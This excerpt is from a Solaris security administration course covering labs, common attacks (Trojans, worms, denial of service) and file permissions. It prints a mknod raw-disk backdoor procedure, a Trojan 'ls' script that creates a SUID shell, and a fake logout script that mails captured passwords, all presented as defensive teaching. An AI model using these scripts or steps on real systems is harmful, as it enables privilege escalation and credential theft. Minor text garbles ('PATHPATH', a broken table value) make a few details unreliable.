An example of how to check this using the `mount` command is:

```
# mount | grep swap  
/tmp on swap read/write on Thu May 14 11:28:55 1998  
/my_fs on swap read/write on Thu May 14 11:47:56 1998
```

Notes

Exercise: File Systems and Process Resources Protection



Exercise objective – Complete the following:

- Act as an attacker and use the `mknod` command to create a back door (a software or hardware hole in a system that allows system security to be bypassed)
- Act as an attacker and use the `strings` utility to view protected files
- Defend the system by scanning the disk for special files
- Use process monitoring commands to detect unwanted processes
- Locate and defuse a fork bomb

Tasks

This exercise has two tasks. They are

- Task 1 – Create a security hole, or back door, using a special device file to view restricted files
- Task 2 – Detect and defuse a denial of service problem reported by a user

Notes

Task 1 - Creating a Back Door

Complete the following steps:

1. Act as if you are an attacker whose task it is to find out how much money your supervisor makes. Assume that you have become aware that there is a file somewhere on a restricted file system that contains a list of salaries. In a moment of weakness, your systems administrator, logged in as `root`, steps away from a terminal to get a cup of coffee, failing to log off. In this limited time, create a hidden character file to access `/dev/dsk/c0t3d0s2` (or similar file) for viewing.

- a. List the pseudo device to find its physical device and its characteristics including the major and minor device numbers.

```
# ls -lL /dev/dsk/c0t3d0s2
```

- b. Using the `mknod` command, create a hidden character file with the major and minor device numbers obtained in the previous step. Be creative about how you name it and where you hide it. Change the file's permissions so that anyone can read, write, or execute it.

```
# mknod <hidden file> c <major dev number> <minor dev number>
# chmod 777 <hidden file>
```

- c. As a regular user named `fred`, set up a background process to scan the disk looking for your supervisor's name, which for this example is John Doe. Direct the output of this process to another hidden file to be viewed later.

```
fred% strings -a <hidden file> |grep -i doe > .output &
```

2. Assume that you are now the system administrator looking for security problems. Use the `ps` command to look for possible cracking routines. If you find the CPU intensive process for the `strings` operation, note any important information about the process such as owner and location, and then kill the process.
- a. List all of the processes and look for the `strings` process and PID.

```
# ps -ef | more
```

b. Terminate the process by using:

```
# kill -HUP <PID>
```

3. Now that the process has been killed, attempt to find how the attacker broke in. Scan the file system looking for special character files. If you find any, copy them to a safe directory for inspection, and then delete the originals.

```
# mv <suspicious file> / <root safe directory>
```

Task 2 – Dealing With Denial of Service

Imagine that you have a user at your company named Wendy. She has called you complaining that every time she logs in to work, things work for a while and then the system slows down until it freezes. Investigate the problem by

1. Logging into your workstation as user `wendy`. Use CDE (Common Desktop Environment) as your window environment. For the purpose of this exercise, the password is also `wendy`.
2. List the files in her home directory to see if there might be any core files.
3. If you can find a problem, attempt to fix it.
4. Test your fix by logging out and then logging in as `wendy` again through CDE. Verify that you have fixed the problem.

Task 3 – Configuring System Accounting

This lab demonstrates how to configure your host to perform system accounting and to generate reports on a nightly and monthly basis. The sequence involves modifying the system startup environment so that accounting will be started at each system boot, and stopped at shutdown; several tasks will be run on a recurring basis by use of the cron daemon.

1. To change the startup/shutdown environment, create the appropriate links:

```
# ln /etc/init.d/acct /etc/rc2.d/S22acct
# ln /etc/init.d/acct /etc/rc0.d/K99acct
```

2. Configure the automation of accounting tasks using cron.

```
# EDITOR=vi; export EDITOR
```

Note – Use any editor you prefer.

```
# crontab -e
```

- a. Add the following entry to root's crontab configuration:

```
10 2 * * * /usr/lib/acct/dodisk
```

```
# crontab -e adm
```

- b. Add the following to the crontab configuration of adm:

```
0 * * * * /usr/lib/acct/ckpacct
0 3 * * * /usr/lib/acct/runacct 2> /var/adm/acct/nite/run.msg
30 4 1 * * /usr/lib/acct/monacct 2> /var/adm/acct/nite/mon.msg
```

3. Update the holidays file to reflect the current year:

```
# vi /etc/acct/holidays
```

4. Reboot the system to start accounting.

```
# init 6
```

5. Test accounting by running the `lastcomm` command and examining the output.

```
# lastcomm
```

6. Run the `acctcom` program and examine the output.

```
# acctcom
```


Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task 1 Solutions – Creating a Back Door

1. Act as if you are an attacker whose task it is to find out how much money your supervisor makes. Assume that you have become aware that there is a file somewhere on a restricted file system that contains a list of salaries. In a moment of weakness, your systems administrator, logged in as `root`, steps away from a terminal to get a cup of coffee, failing to log off. In this limited time, create a hidden character file to access `/dev/dsk/c0t3d0s2` (or similar file) for viewing.

- a. List the pseudo device to find its physical device and its characteristics including the major and minor device numbers.

```
# ls -lL /dev/dsk/c0t3d0s2
```

The ls command's output displays the major and minor device numbers. The following output displays the numbers 32 and 26 as the device numbers:

```
brw-r----- 1 root      sys      32, 26 Apr  5 1999 /dev/dsk/c0t3d0s2
```

- b. Using the `mknod` command, create a hidden character file with the major and minor device numbers obtained in the previous step. Be creative about how you name it and where you hide it. Change the file's permissions so that anyone can read, write, or execute it.

```
# mknod <hidden file> c <major dev number> <minor dev number>
```

The listing of the physical device displays the device numbers. The mknod command is used as follows:

```
# mknod .my_hidden_file c 32 2
```

```
# chmod 777 <hidden file>
```

Change the file permissions on the file by using the following command:

```
# chmod 777 .my_hidden_file
```

- c. As a regular user named `fred`, set up a background process to scan the disk looking for your supervisor's name, which for this example is John Doe. Direct the output of this process to another hidden file to be viewed later.

For this example the command is:

```
% strings -a /export/home/fred/.secret_file |grep -i doe > .output &
```

The grep operation will output many lines into the .output file. Most of them contain the word Does from man pages and other items. Sometimes the salaries file information is located and sometimes it is not, depending on where the file was stored. The concept of being able to view restricted information is the topic here, not necessarily finding the specific line. A real cracker would probably use a more sophisticated method for searching or scanning.

2. Assume that you are now the system administrator looking for security problems. Use the ps command to look for possible cracking routines. If you find the CPU intensive process for the strings operation, note any important information about the process such as owner and location, and then kill the process.
 - a. List all of the processes and look for the strings process and PID.

```
# ps -ef | more
```

The strings operation will appear like the following:

UID	PID	PPID	C	STIME	TTY	TIME	CMD
groucho	584	569	56	May 12	pts/6	24:21	strings -a .hidden_file

Under the PID heading is the process number; in this case, 584.

- b. Terminate the process by using

```
# kill -HUP <PID>
```

3. Now that the process has been killed, attempt to find how the attacker broke in. Scan the file system looking for special character files. If you find any, copy them to a safe directory for inspection, and then delete the originals.

```
# find / -type c -print | more
```

Output from this command is large and most of the files listed will be found in the /proc and /devices directories. One line in the output will be something like:

```
/export/home/<user_name>/my_hidden_file
```

where <user_name> is your username. This is, of course, the file to be deleted.

```
# mv <suspicious file> / <root safe directory>
```

Task 2 Solutions – Dealing With Denial of Service

Imagine that you have a user at your company named Wendy. She has called you complaining that every time she logs in to work, things work for a while and then the system slows down until it freezes. Investigate the problem by:

1. Logging into your workstation as user **wendy**. Use CDE as your window environment. For the purpose of the exercise, the password is also **wendy**.

Log in to CDE as wendy.

login: **wendy**
Password: **wendy**

Open a terminal window.

2. List the files in her home directory to see if there might be any **core** files.

\$ ls

*Check on the current processes running by using the **ps** command.*

\$ ps -ef

*There should be several **sleep 20** processes running after a short time.*

3. If you can find a problem, attempt to fix it.

*Delete the hidden files named **...** and **....** in the home directory. Examine the contents of the **.profile** file. Remove the line:*

cp /export/home/wendy/... /export/home/wendy/ls

Change the **PATH** variable definition entry from:

PATHPATH=.: /usr/bin:/usr/ucb:/etc

to

PATHPATH=/usr/bin:/usr/ucb:/etc:.

4. Test your fix by logging out and then logging in as **wendy** again through CDE. Verify that you have fixed the problem.

Task 3 Solutions – Configuring System Accounting

This lab demonstrates how configure your host to perform system accounting and to generate reports on a nightly and monthly basis. The sequence involves modifying the system startup environment so that accounting will be started at each system boot, and stopped at shutdown; several tasks will be run on a recurring basis by use of the cron daemon.

1. To change the startup/shutdown environment, create the appropriate links:

```
# ln /etc/init.d/acct /etc/rc2.d/S22acct
# ln /etc/init.d/acct /etc/rc0.d/K99acct
```

2. Configure the automation of accounting tasks using cron.

```
# EDITOR=vi; export EDITOR
```

Note – Use any editor you prefer.

- a. Add the following entry to root's crontab configuration:

```
# crontab -e

10 2 * * * /usr/lib/acct/dodisk
```

- b. Add the following to the crontab configuration of adm:

```
# crontab -e adm

0 * * * * /usr/lib/acct/ckpacct
0 3 * * * /usr/lib/acct/runacct 2> /var/adm/acct/nite/run.msg
30 4 1 * * /usr/lib/acct/monacct 2> /var/adm/acct/nite/mon.msg
```

3. Update the /etc/acct/holidays file to reflect the current year.

```
# vi /etc/acct/holidays
* @(#)holidays January 1, 199
*
* Prime/Nonprime Table for UNIX Accounting System
*
* Curr Prime Non-Prime
* Year Start Start
```



```
*
1999 0800 1800
*
* only the first column (month/day) is significant.
*
* month/day      Company
*                Holiday
*
1/1              New Years Day
7/4              Indep. Day
12/25           Christmas
```

4. Reboot the system to start accounting.

```
# init 6
```

5. Test accounting by running the `lastcomm` and examining the output. *Note that `lastcomm` reports the last commands run by each user in chronological order.*

```
# lastcomm
awk      thomas  ___      0.05 secs Mon Oct 19 08:11
uuxqt    uucp    ___      0.05 secs Mon Oct 19 08:11
wc        thomas  ___      0.09 secs Mon Oct 19 08:11
sed       thomas  ___      0.04 secs Mon Oct 19 08:11
uusched  uucp    ___      0.05 secs Mon Oct 19 08:11
sh        S adm   ___      0.13 secs Mon Oct 19 08:10
ckpacct  adm     ___      0.05 secs Mon Oct 19 08:10
rm        adm     ___      0.03 secs Mon Oct 19 08:10
turnacct adm     ___      0.06 secs Mon Oct 19 08:10
accton   S root   ___      0.04 secs Mon Oct 19 08:10
```

6. Run the `acctcom` program and examine the output.

```
# acctcom
```

COMMAND NAME	USER	TTYNAME	START TIME	END TIME	REAL SECS)	CPU (SECS)	MEAN SIZE(K)
#accton	root	?	22:10:06	22:10:06	0.08	0.04	294.00
turnacct	adm	?	22:10:02	22:10:06	4.83	0.23	288.00
rm	adm	?	22:10:07	22:10:07	0.40	0.05	296.00
ckpacct	adm	?	22:10:00	22:10:06	6.54	0.06	362.67
#sh	adm	?	22:10:00	22:10:06	6.86	0.18	778.44
sed	hamlet	?	22:11:00	22:11:00	0.04	0.04	695.00
wc	hamlet	?	22:11:00	22:11:00	0.09	0.09	407.56

awk	hamlet	?	22:11:00	22:11:00	0.17	0.07	482.86
rnd	hamlet	?	22:11:01	22:11:01	0.21	0.21	948.57
sed	hamlet	?	22:11:01	22:11:01	0.12	0.12	537.33
quoter	hamlet	?	22:11:00	22:11:00	0.57	0.05	581.60
mv	hamlet	?	22:11:01	22:11:01	0.09	0.06	536.67
signatur	hamlet	?	22:11:00	22:11:00	0.80	0.08	534.50
#sh	hamlet	?	22:11:00	22:11:01	1.01	0.16	805.25
ps	hamlet	pts/11	22:22:02	22:22:02	0.19	0.15	434.40
cut	hamlet	pts/11	22:22:02	22:22:02	0.21	0.05	325.60
sh	hamlet	pts/11	22:22:02	22:22:02	0.27	0.05	700.80
vi	hamlet	pts/10	22:22:01	22:22:09	8.99	0.15	869.60
troff	hamlet	pts/10	22:22:12	22:22:12	0.23	0.06	568.00
dpost	hamlet	pts/10	22:22:12	22:22:12	0.20	0.06	613.33

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Use operating system tools on processes, swap spaces, and devices to determine which users or processes are affecting the system
- ☐ Manage and terminate unwanted processes
- ☐ Change the permissions of devices or files to better secure the system

Think Beyond

Given the variety of tools used to monitor processes, consider which are the most efficient for your particular system environment and why.

Think of the users you support in your environment and consider whether you need to take measures to further reduce the possibility of denial of service caused by these users.

Objectives

Upon completion of this module, you should be able to:

- Describe the following common cracks and list two implications of each:
 - ▼ Password cracks
 - ▼ Trojan horses
 - ▼ Worms
 - ▼ Access control failures
 - ▼ Data integrity failures
 - ▼ Denial of service
 - ▼ Logic bombs
- Describe how tools such as SATAN and Crack can be used against your system
- Troubleshoot and repair a simulated system attack

Relevance



Discussion – Reports of web server and email server attacks are almost a daily occurrence.

What is:

- An access control failure?
- SATAN used for?

Can you be sure that your system files have not been modified to perform additional tasks?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- SATAN. Available: <http://www.fish.com/satan/> web site.
- Crack. Available: <http://www.cert.org/ftp/tools/> website.
- Internet Worm of 1988: Request for Comments (RFC) 1135.
- TCP SYN Attack: *Sun Microsystems Security Bulletin: #00136, 9 Oct 1996.*



Common Security Cracks

- Password cracks
- Trojan horses

Common Security Cracks

Password Cracks

Password cracking involves taking a password file from a system and using a tool, like Crack, to find the original passwords for individual accounts. Password files do not contain encrypted passwords. The system encrypts a block of zeros many times using a key made up of the password string and a randomly generated two-character string called a *salt*. The result of this encryption is a fixed length string. This string is called a *password hash*. There is no known way to reverse this algorithm to find the original password string.

Passwords can also be procured in many ways including:

- Using a network sniffer such as snoop
- Guessing, based on knowing something about the user

Passwords were covered in detail in the “Passwords” section on page 2-7 through page 2-13.

Trojan Horses

The concept of the Trojan horse is borrowed from the Greek saga of the battle for Troy. Greek soldiers hid inside a large wooden horse which the Trojans, who assumed it was a gift, brought it into the city of Troy. The soldiers climbed out the horse and proceeded to kill everyone in the city.

Software is described as a Trojan horse when it performs some superficial function as expected, but executes additional commands which serve to corrupt the security measures in the system. A minor, and out-of-date example illustrates this principle. A user has produced the following Bourne shell script called `ls`:

```
# cat ls
#!/bin/sh
/bin/cp /bin/sh ./sh
/bin/chmod 4775 ./sh
/bin/rm $0
/bin/$0 $*
```

The user now creates a file with an obscure name (to mask intent). For example, a file is created with a name starting with a dash (-). This file cannot be deleted by normal means of `rm -filename`.

```
% ls
-dat
% rm -dat
rm: illegal option -- d
rm: illegal option -- a
rm: illegal option -- t
usage: rm [-fiRr] file ...
%
```

The user now calls a system administrator, and explains the problem. The administrator, as `root`, changes to the `~user` directory, and executes the command `ls`. If the standard path (`$PATH`) is used, the command executed is not `/bin/ls` (as is expected), but rather the Trojan horse placed by the user.

Trojan Mules

A Trojan Mule is a simpler version of a Trojan horse; the term “Trojan mule” is not widely referenced in the literature. A Trojan mule is a program that is not executed by the victim, but one that is already executing. Here is an example of a C-shell script named `logout`:

```
#!/bin/sh
# run instead of logout
/usr/ucb/clear
/bin/echo -n " 'hostname' login: "
READ x
/bin/stty -echo
/bin/echo -n "Password: "
READ y
/bin/echo ""
/bin/stty echo
/bin/echo $x $y | mail User &
/bin/echo "login incorrect"
exit
```

Viruses

Viruses are probably the worst example of a Trojan horse because they are embedded in an existing program. They are also not recognizable as stand-alone files. Viruses primarily copy themselves into other programs. They are activated under specific conditions (such as Friday the 13th), and then strike by deleting data or erasing files.

To generate a virus, a programmer must pay careful attention to many details. These details include knowledge of the type of processor, operating system, and the executable format of the program targeted to be infected.

The program header is the most critical piece of this information because it contains information on location and size of program segments (Text, Data, Stack). In addition to this information, the header contains the actual starting address of the code, which is modified to point to the starting address of the virus. The original address is then connected to the virus code so as to start the original program. The entire header is usually secured by test numbers.

In detail, a virus is usually signified by two basic program parts:

- A copy component (worm-like)
 - ▼ Find the program to be infected
 - ▼ Avoid multiple infections by identification marking
- Logic bomb to inflict damage

Viruses are typically found on unprotected operating systems such as MacOS or MS Windows, and do not pose a significant threat to the UNIX community.



Common Security Cracks

- Worms
- Access control failures
- Data integrity failures
- Denial of service

Worms

A *worm* is a program that can run independently and will consume the resources of its host from within in order to maintain itself, and can propagate a complete working version of itself onto other systems. The most well-known example of this type of problem is the 1988 Internet Worm also known as the Morris Worm, named for its creator. Within an 8-hour period, many systems were infected and using all of their processor time to distribute the worm. The great success of the Internet Worm was based on its three options for “transplantation”:

- A bug in `fingerd` caused a memory overflow situation when too many characters for `fingerd` to accommodate were received.
- `rsh` was used to exploit “trusted hosts.”
- Exploiting a bug in `sendmail`, the worm propagated itself via the debug option into remote hosts.

Access Control Failures

File permissions play an important role in security. The minimum functional permissions should always be given to files and directories.

Privileges are different than permissions. An example of excessive privileges is that earlier versions of `fingerd` ran as `root`, effectively providing a root shell to users.

Data Integrity Failures

Data integrity involves ensuring that data is not intentionally or accidentally modified or deleted. Data is only valuable while its integrity has not been compromised. Backup tapes or disks are of no use if the data stored on them has been modified in some harmful way.

Denial of Service

Denial of service can occur for many reasons other than a simple request overload. Examples of denial of service can be physical destruction of equipment, removal of data or software, and malicious system configuration changes among others.

An example of this is a company's toll-free telephone service that cannot accept calls from customers because a group of people choose to dial the toll-free number, hang up, and then dial again.

TCP SYN Attack

Denial of service attacks have also been performed by taking advantage of the TCP three-way handshake, called the TCP SYN attack. Many systems send SYN packets to a server but do not send an ACK as expected after the server has responded with a SYN-ACK, causing the server to reserve memory for each request. Bombarding a system with many, falsified connection requests every minute can seriously degrade a servers ability to provide service to legitimate connection requests.

Ping of Death Attack

The Ping of Death attack is another denial of service attack. The maximum size of an Internet Protocol (IP) packet is 65535 bytes.

The Ping of Death attack involves sending an IP packet that is too large (more than 65535 bytes in size) to be a legal packet.

The packet will be fragmented into packets at the Maximum Transfer Unit (MTU) size. The reassembly stage on the remote machine overflows memory because so many of the packets which are larger than expected are received in a short period of time.

Smurf Attack

Smurfing is a another growing denial of service attack on the Internet. An example of a smurf attack is when a machine sends out an Internet Control Message Protocol (ICMP) ping echo request to an IP broadcast address; that is, all of the IP addresses in a given network (xxx.xxx.xxx.255). It spoofs the source address of the ICMP ping packet. The echo response to the ping packet is not to the machine initiating the ping, but rather the "victim" target host.

Each broadcast address can support up to 255 hosts, so potentially all of the machines on the broadcast address subnet can send an ICMP echo reply (packet) to the spoofed victim target host. This can pose a denial of service threat to the victim; the network and/or CPU resources are exhausted, and the victim or its network throughput is slowed to a crawl.

Notes



Common Security Cracks

- Logic bombs
- Tools
 - SATAN
 - Crack

Logic Bombs

A *logic bomb* is a piece of code that is designed to wreak havoc on a system's data when the code is run. Logic bombs can be thought of as time bombs. For example, a disgruntled employee leaves a program that wakes up and destroys payroll records one year after the employee was fired. Logic bombs rarely contain viruses. Viruses are programs that are designed to damage, destroy, or modify a user's data without the user's knowledge. UNIX, due to its design, is more resistant to virus attacks than other types of operating systems.

Tools

SATAN

Security tools such as the system administrator's tool for analyzing networks (SATAN) can be used to diagnose systems to determine if any well-known security holes exist in the network services that the system is providing. The tool can be customized to search for specific problems. It can, for example, be configured to determine if NFS resources are being shared globally instead of to specific systems. SATAN can also be used by security administrators to evaluate systems. People with ill intentions can use it to determine if any security holes exist on a given system.

Crack

The Crack utility was specifically designed to guess passwords by encrypting words from a dictionary and comparing them to password hash. Words spelled backwards or in different languages are not immune to utilities such as Crack.

Exercise: Common Security Cracks



Exercise objective – Many people feel that their systems are immune from attack, in this exercise, your system has just been attacked. You must:

- Determine what has been done to your system
- Return your system to normal operation

Preparation

No preparation is required for this exercise.

Tasks

Scenario: One of your peer system administrators has just been fired. While walking out the door, the administrator mentioned, with a grin, that some users might have problems with their systems.

Your task is to log in to your fellow student's computer over the network and check out the `/etc/passwd` file for anything obvious.

Record your findings here.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Exercise: Common Security Cracks

Task Solutions

Your peer, in a moment of indiscretion, copied the `ls` command over the `telnet` and `rlogin` commands.

Instructing you to log in remotely and check the `/etc/passwd` file was simply a way to force you to use the modified `telnet` and `rlogin` commands.

Restore your system by starting the supplied `mv-back` script or by issuing the following commands:

```
# mv /usr/bin/.telnet.orig /usr/bin/telnet
# mv /usr/bin/.rlogin.orig /usr/bin/rlogin
```

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Describe the following common cracks and list two implications of each:
 - ▼ Password cracks
 - ▼ Trojan horses
 - ▼ Worms
 - ▼ Access control failures
 - ▼ Data integrity failures
 - ▼ Denial of service
 - ▼ Logic bombs
- ☐ Describe how tools such as SATAN and Crack can be used against your system
- ☐ Troubleshoot and repair a simulated system attack

Think Beyond

How would you break into your own system? What would you do to your system if you wanted to cause mischief for your successor?

What if your system commands had been modified in a less obvious way? How can you keep track of all the files and scripts on a system?

Objectives

Upon completion of this module, you should be able to:

- Securely
 - ▼ Create a directory (optionally a UNIX file system [UFS])
 - ▼ Share a network file system, limiting access to particular hosts
 - ▼ Mount a network file system with read and write access
 - ▼ Set permission bits on files and directories to limit access to specific users and groups
 - ▼ Use ACLs to better secure specific files
 - ▼ Use SKIP to encrypt network data between systems

Relevance



Discussion – This module reviews the topic of file permissions in the context of increased system security which sometimes requires additional measures for better protection. Special programs that can change the identity of the user that runs them can also introduce security problems. When using network communication between systems, the data being transferred is subject to inspection by users. Consider the following questions:

- How can I increase the security on file systems and directories while still allowing selected users the access they need?
- When it appears that SUID/SGID (switch group identification) programs are causing security problems, how can I remedy the situation?
- When systems must exist outside of a firewall, how can I secure the data being transferred between them?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Garfinkel, Simson, and Spafford, Gene. 1996. *Practical UNIX & Internet Security*. O'Reilly & Associates, Inc.
- Farrow, Rik. 1991. *UNIX System Security*. Addison Wesley.
- Curry, David A. 1992. *UNIX System Security: A Guide for Users and System Administrators*. Addison Wesley.



File Permissions

- Review basics with *security* as the focus
 - Owner, group, others
 - Read, write, execute
 - File or directory
- Remember access request rules have no hierarchy
- Monitor SUID/SGID (switch user and group identification) permissions
- Remember sticky bit is obsolete except for directories

File Permissions

File and directory permission settings are some of the most basic tools for enforcing security on a system. Permissions on files and directories allow users to control who may access their files or directories for reading, writing, searching, and executing. Extended permissions to files expands this control. Many administrators and users believe that these topics are very basic and need little mention. However, remember that file ownership and access controls are sometimes the final defense against intruders that have already breached other security protections. So they are worth reviewing when it comes to the subject of security.

Three sets of three permissions exist in a basic UNIX file system. One set controls the access of the owner of the file, another set the members of a group, and another set all other users. Each set consists of read, write, and execute permissions, and they are independent of each other. It is important to understand how UNIX processes access requests.

For example, it may seem strange to know that it is possible for users to set permissions that would deny them access to their files while the rest of the world had completely open access. It is a common mistake to believe that there is an implied hierarchy between owner, group, and others with regard to file and directory permissions.

Review the following set of simple rules that describe how file access is determined:

- If the user is the owner of the file, check the owner permissions only.
- If the user is not the owner, but is a member of the group owning the file, check the group permission only.
- If the user is neither the owner nor the group owner, check the other permissions only.

Access is controlled by the file's *mode bits*, also known as *permission bits*. The three basic types are:

- *read* – The file or directory can be opened and read. For directories, this means files can be listed, but not accessed.
- *write* – The file can be overwritten, its contents modified, or appended. For directories, files can be created, deleted, or renamed. The ability to remove a file is *not* controlled by the file's permissions, but rather by the permissions of the directory containing the file.
- *execute* – Compiled program files can be executed and directories can be searched. For shell script files to run, they need both read and execute permissions, because they must be read before they can execute.

In addition to these basic bits for owner, group, and others, there is a fourth set of bits that control special characteristics about the file or directory. They are:

- *set-user-id* or *SUID* – If this bit is set, when a program is run, it is run with the permissions of the owner of the program, not the user. For example, the UNIX `passwd` program requires `root` privileges to access the `/etc/passwd` file, but the user is able to run this program.


- *set-group-id* or *SGID* – This bit behaves exactly the same as the SUID permissions, only on the group level instead of the owner level.
- *sticky* – This bit is obsolete with regard to files and is a holdover from older UNIX revisions that ran on limited memory. However, it is still used for directories. If the bit is set, files inside the directory can be renamed or deleted only by the owner of the file, owner of the directory, or superuser, regardless of the basic settings for directory permissions. In some other versions of UNIX, this bit is completely ignored.

To examine the status of file and directory permissions, use the `ls` command with the `-l` option. A summary of the permissions for each file or directory follows the listing:

```
% ls -l
drwxr-xr-x 3 harpo other 512 Feb 5 13:47 my_dir
-rwx----- 1 harpo other 24567 Feb 2 09:38 my_prog1
-rwsr-xr-x 1 harpo other 74740 Jun 2 10:33 all_prog1
-rw-r----- 1 harpo other 665 Oct 1 03:47 my_text1
drw-rw-rwt 3 harpo other 512 Nov 5 22:56 prog_dir
```

Table 5-1 Example File and Directory Permissions

Filename or Directory	Owner Permissions	Group Permissions	Other Users Permissions	Special Indicators
my_dir	read, write, execute	read, execute	read, execute	directory
my_prog1	read, write, execute	none	none	none
all_prog1	read, write, execute	read execute	execute	SUID for owner
my_text1	read, write	read	none	none
prog_dir	read, write	read, write	read, write	directory with sticky bit set



The chmod Command

- Basic permissions
 - Symbolic mode – #chmod o+w my_file
 - Absolute mode – #chmod 761 my_file
- Extended permissions
 - SUID – # chmod 4xxx my_file
 - SGID – # chmod 2xxx my_file
 - Sticky – # chmod 1xxx my_file

The chmod Command

Changing file permissions or modes is done using the chmod command. This command is only effective when the file being changed is owned by the user issuing the command or by root. The command can be used in two different ways. The *symbolic* form of the command incrementally makes changes to existing permissions. An example is adding write permissions to other users who already have read permissions.

```
% ls -l my_file
-rw----r--  1 fred SunEd      5 Jun 10 09:32 my_file
% chmod o+w my_file
% ls -l my_file
-rw----rw-  1 fred SunEd      5 Jun 10 09:32 my_file
```

The o character indicates that the change is being made to other users. The + character indicates that permissions are being added. The w character indicates that write permissions are being changed. Consult the man page for chmod to see the various switches that can be used with symbolic mode.

Due to the cryptic syntax of symbolic mode, the more popular way of using the `chmod` command is in *absolute* mode syntax. This syntax uses four numbers to overwrite the existing permissions on a file, regardless of its previous settings. The first digit is usually left off because it is for the special file settings. Special settings will be explained later in this section. Using the convention of 4 for read, 2 for write, and 1 for execute, users can determine the permissions for a file numerically. By adding the numbers for each of the permission types, any combination of read, write, and execute is uniquely identified by a numerical value. For example, the command:

```
chmod 761 my_file1
```

changes the permissions of `my_file1` to:

- $(4 + 2 + 1) = 7$ = read, write, execute for the owner
- $(4 + 2) = 6$ = read, write for group
- 1 = execute for other users

Zero designates no permissions at all for a set of users.

The first digit of the four controls the SUID, SGID, and sticky bit settings. A value of 4 sets the SUID, a 2 sets the SGID, and 1 sets the sticky bit. For example, the command:

```
chmod 6555 my_file1
```

would set SUID and SGID permissions for the file, and read and execute permissions for all three sets of users. The importance of these special permission settings is explained later in this module.


Table 5-2 Permission Representation for `chmod`

Permissions	Octal	Binary
---	0	000
--x	1	001
-w-	2	010
-wx	3	011
r--	4	1--
r-x	5	101

Table 5-2 Permission Representation for chmod

Permissions	Octal	Binary
r w -	6	110
r w x	7	111

Another useful option for the `chmod` command is the `-R` option, or *recursive* option. Using this switch on a directory will change the permissions of that directory and all subdirectories and files contained within it.



umask – Creation Mask

- Sets permissions on newly created files
- Is controlled in setup file (`.profile`, `.cshrc`, `.login`)
- Has a default setting in `/etc/skel` which is `022`, giving open access
- Uses `umask 077` for more secure system

umask – Creation Mask

The `chmod` command is used to change the permissions on existing files from their original or modified status. How can an administrator or user improve the security of file systems by ensuring that all newly created files have the properly set permissions? Use the user file-creation mode mask or `umask` command. This setting is usually specified in a user's `.cshrc` file, `.profile` file, or `.login` file. It controls the default permissions for all new files created by a user. By default, the Solaris Operating Environment sets the `umask` to `022`, making new files readable by everyone and new directories readable and executable by everyone. Historically, this `umask` setting was chosen to encourage file sharing between users.

Today, users might assume that their data is private with respect to their co-workers and other groups, but it is *not* by default. Recently, administrators have been rethinking this convention more conservatively and setting the default `umask` to 077, making new files and directories inaccessible to anyone other than the owner or superuser. The default permissions are determined by the value of the `umask` in the system file `/etc/profile`, or in your `.cshrc` or `.login` file. By default, the system sets the permissions on a text file to 666, and to 777 on a directory or executable file. This setting should be adjusted in the appropriate startup file. Administrators that use the Solaris Operating Environment AdminTool to create new accounts will want to edit the `umask` command in the appropriate startup file type contained in the `/etc/skel` directory. This will eliminate the need to remember to edit the startup file every time a new user account is created.



Sticky Bit on Directories

- Protect users' files in otherwise public directory
- Use `chmod 1777` to keep users from deleting each other's files

Sticky Bit on Directories

Although the sticky bit is meaningless with regard to files, the Solaris Operating Environment has made use of this bit for directories. By using it, administrators can protect a user's files without having to give the user unique privileges in an otherwise public directory. An example of such a situation would be where a group of users needed access to a common directory, but still wanted to maintain protection for their own files within it. Without special sticky bit permissions, users have the ability to override another user's file permissions and delete them, resulting in lost data either intentionally or unintentionally.

To protect a user's files within a directory, set the sticky bit on it. In the following example, the commands will reset the normally wide open permissions of the `/tmp` directory to protect an individual user's files from destruction. This, of course, must be done as superuser.

```
# cd /  
# ls -ld tmp  
drwxrwxrwx  6 sys      sys      320 Jun 11 08:43 tmp  
# chmod 1777 /tmp  
# ls -ld tmp  
drwxrwxrwt   6 sys      sys      320 Jun 11 08:43 tmp
```

The indicator that the sticky bit is set is the t character instead of the x character in the execute position for other users.

Consult CERT for an advisory on the use of the sticky bit.



SUID and SGID Programs

- Beware of compiled SUID/SGID programs
 - Do not install program if it is unknown
- Never install SUID/SGID scripts, they might be altered
- Scan system for SUID/SGID programs with `find` command
- Use `mount -o nosuid` to restrict SUID/SGID programs across network

SUID and SGID Programs

As mentioned previously, sometimes it is necessary for users to have special permissions to accomplish certain tasks, such as changing their passwords or running the `ps` command to check on running processes. These tasks or programs, called SUID or SGID programs, control the *effective user ID* of who is running the program. In other words, the program can temporarily change the identity of the user of the program to the identity of the owner of the program, even superuser, for the time that the program is run. Whether the program controls the user identity or the group identity, the same potential danger for security problems exists. This is a fundamental security issue in UNIX and identifying and securing such programs is necessary for a secure system.

Compiled programs that issue SUID or SGID privileges need to be installed with proper permissions and closely monitored for their behavior. Resist the temptation to install such programs. If you must, make sure that you consult with the designer and follow strict guidelines for the use of the program. Fortunately, compiled programs cannot be altered by anyone but the designer. That is not the case for shell scripts which might be accessible to those who run it. When it comes to SUID/SGID shell scripts, the solution is simple:

Never install SUID/SGID shell scripts!

They are an open invitation for attack by anyone who can alter the script.

SGID privileges can also be set on directories. When the SGID bit is set on a directory, subsequent files and directories created within directory inherit the group ID of the directory, not the group ID of the process creating the file or directory.

Finding SUID/SGID Programs

Understanding the danger of programs that can change the effective user ID, how can such programs be identified? Use the `find` command with the following options to locate and analyze such programs. Better yet, incorporate these commands into a script that runs on a daily basis.

```
# find / \( -perm -4000 -o -perm -2000 \) -type f -print
```

This command will print out all plain file types with permissions of SUID or SGID. If the system being searched has NFS file systems mounted on it, it might help to prune the output for only local systems.

To limit the search to the local system use:

```
# find / \( -local -o -prune \) \( -perm -4000 -o -perm -2000 \) \
-type f -print
```

`ncheck` is an older UNIX command which prints a list of each file on your system along with its corresponding inode number. Used with the `-s` option, it will print only special files and files with set-user-ID mode.

```
# ncheck -s /dev/dsk/c0t0d0s0
/dev/dsk/c0t0d0s0:
11850  /usr/sbin/sparcv9/prtconf
